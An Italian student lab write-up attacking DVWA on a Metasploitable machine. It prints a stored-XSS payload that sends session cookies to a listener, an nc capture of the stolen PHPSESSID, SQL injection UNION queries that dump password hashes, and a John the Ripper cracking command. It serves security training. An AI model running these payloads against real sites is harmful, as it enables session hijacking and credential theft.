Esercizio S6/L5

Traccia: Esercizio Traccia e requisiti Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

● XSS stored.

● SQL injection.

● SQL injection blind (opzionale).

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW.

Scopo dell'esercizio:


● Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.


● Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

XSS stored esecuzione:

La differenza tra gli attacchi XSS stored e reflected è che gli XSS stored sono salvati sul server target, come per esempio in un campo commenti, nei database e cosi via. Tutte gli utenti che visiteranno il sito verranno «infettati» dalla vulnerabilità.

Come primo passaggio abbiamo effettuato dei test per verificare che il server eseguisse del codice, mettendo nel messaggio di input un tag html <b> seguito da una frase. l'output mostrato nell'immagine sottostante in "grassetto" ci conferma l'avvenuta esecuzione del codice.






Preso atto di ciò, per exploitare la vulnerabilità XSS stored abbiamo creato lo script malevolo

come mostrato nella figura sottostante. Siccome lo scopo dell'esercizio è quello di recuperare i cookie di sessione ed inviarlo ad un server sotto il controllo dell'attaccante, nello script si è utilizzato l'operatore "document.cookie" che recupera i cookie della vittima. Lo script crea un oggetto immagine e imposta il suo attributo src (sorgente) ad uno script sul server dell'attaccante (in questo caso è stato utilizzato "local host:12345", con 12345 come porta d'ascolto).

```
1 <script>new Image().src="http://127.0.0.1:12345/?cookie="+document.cookie;</script>
```


prima di eseguire lo script malevolo dalla pagina di DVWA abbiamo modificato la lunghezza massima del messaggio da 50 a 200 caratteri per inserire con successo il nostro Payload.



Una volta esteso il campo messaggio ad un maggior numero di caratteri andiamo ad inserire il nostro payload all'interno nella sezione "messaggio". Dal terminale di Kali si è dato il comando **nc -lvnp 12345** per restare in ascolto e recuperare il PHPSESSID, una volta lanciato lo script riceviamo il cookie sul nostro server finto in ascolto.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 12345
listening on [any] 12345 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 59118
GET /?cookie=security=low;%20PHPSESSID=575ebd6824f8b5382b252877af2bd518 HTTP/1.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.50.101/
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: cross-site
```

Per verificare quanto fatto abbiamo provato ad accedere alla DVWA utilizzando burpsuite e cambiando il PHPSESSID della richiesta GET con quello ottenuto dal nostro finto server in ascolto, questo ci ha permesso di effettuare l'accesso senza il bisogno di credenziali.



Qui di seguito è mostrato il PHPSESSID cambiato

```
7  Referer: http://192.168.50.101/
8  Accept-Encoding: gzip, deflate, br
9  Accept-Language: en-US,en;q=0.9
10 Cookie: security=high; PHPSESSID=575ebd6824f8b5382b252877af2bd518
11 Connection: close
12
13
```


SQL INJECTION

Per la parte dell'SQL injection l'obbiettivo è quello di exploitare la vulnerabilità e recuperare le password degli utenti presenti sul database. Per fare ciò si sono utilizzate le "query" che sono delle richieste in SQL per interagire con il database del server web.


Nelle query SQL vengono utilizzati gli apici per delimitare l'inizio e la fine della stringa di input.

Siccome al livello di sicurezza low non c'è un controllo dell'input per le query dinamiche possiamo sfruttare questa vulnerabilità: in questo caso abbiamo utilizzato gli apici(e non solo) per modificare la query originale e aggiungere ulteriori comandi SQL.


Inizialmente abbiamo verificato con una condizione sempre vera il risultato della query e avendo avuto un riscontro abbiamo capito che il sito può essere infettato.




Successivamente abbiamo utilizzato la query [' **UNION SELECT user,password FROM users#**] che ci ha restituito l'username in chiaro e le password in "md5"



Per decifrare le password in md5 abbiamo utilizzato "john the ripper" un pratico tool automatico che ci permette di trasformare il formato md5 in chiaro.




Con il seguente comando “john --show --format=raw-md5 file_name.txt” abbiamo decifrato tutte le password. In particolare con file_name.txt si indica il nome del file con le password cifrate in md5 e con lo switch “--show” vengono mostrate a schermo. in output vediamo un punto interrogativo che indicherebbe l’username ma dato che abbiamo messo le password in ordine sappiamo a quale utente corrisponde la password.



Add on

Come è stato chiarito in precedenza abbiamo allegato i vari username alle password




SQL injection blind

La parte di SQL injection blind l'abbiamo affrontata ipotizzando di non conoscere come fosse costruito il database di DVWA. Ispezionando il database con diverse query che mostriamo di seguito siamo riusciti ad ottenere username e password degli utenti presenti sulla dvwa.


1)Test iniziale:[“ ‘ OR’a’=’a]

Inizialmente abbiamo verificato con una condizione sempre vera il risultato della query e avendo avuto un riscontro abbiamo capito che il sito può essere infettato.




2) database: [1’ UNION SELECT 1, database()’#]

- **1'**: Chiude la stringa aperta nel campo di input.
- **UNION SELECT**: Combina i risultati della query originale con quelli della query specificata.
- **1, database()**: Seleziona il numero 1 e il nome del database corrente. Assicurati che il numero di colonne corrisponda alla query originale.
- #: Commenta il resto della query per evitare errori di sintassi.




3)Tabelle: [1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = 'dvwa'#]

- **1'**: Chiude la stringa aperta nel campo di input.
- **UNION SELECT**: Combina i risultati della query originale con quelli della query specificata.
- **table_name, null**: Seleziona il nome della tabella e un valore nullo (per far corrispondere il numero di colonne della query originale).
- **FROM information_schema.tables**: Accede alla tabella che contiene informazioni su tutte le tabelle nel database.
- **WHERE table_schema = 'dvwa'**: Filtra i risultati per restituire solo le tabelle appartenenti allo schema 'dvwa'.
- #: Commenta il resto della query per evitare errori di sintassi.




4) Tabella “users”: [1' UNION SELECT user, password FROM users#]

- **1'**: Chiude la stringa aperta nel campo di input.
- **UNION SELECT**: Combina i risultati della query originale con quelli della query specificata.
- **1, column_name**: Seleziona il numero 1 e il nome delle colonne.
- **FROM information_schema.columns**: Accede alla tabella che contiene informazioni su tutte le colonne nel database.
- **WHERE table_name = 'users'**: Filtra i risultati per restituire solo le colonne appartenenti alla tabella users.
- #: Commenta il resto della query per evitare errori di sintassi.



5) Username & password utenti: [1' UNION SELECT user, password FROM users#]

- **1'**: Chiude la stringa aperta nel campo di input.
- **UNION SELECT**: Combina i risultati della query originale con quelli della query specificata.
- **user, password**: Seleziona le colonne user e password dalla tabella users.
- #: Commenta il resto della query per evitare errori di sintassi.



6 add on) Ottenute le password degli utenti in formato md5, come per la parte dell'esercizio del' SQL Injection è possibile usare un tool come "John the ripper" per codificare le password e ottenerle in chiaro.

Andrea di Benedetto - Mario Reitano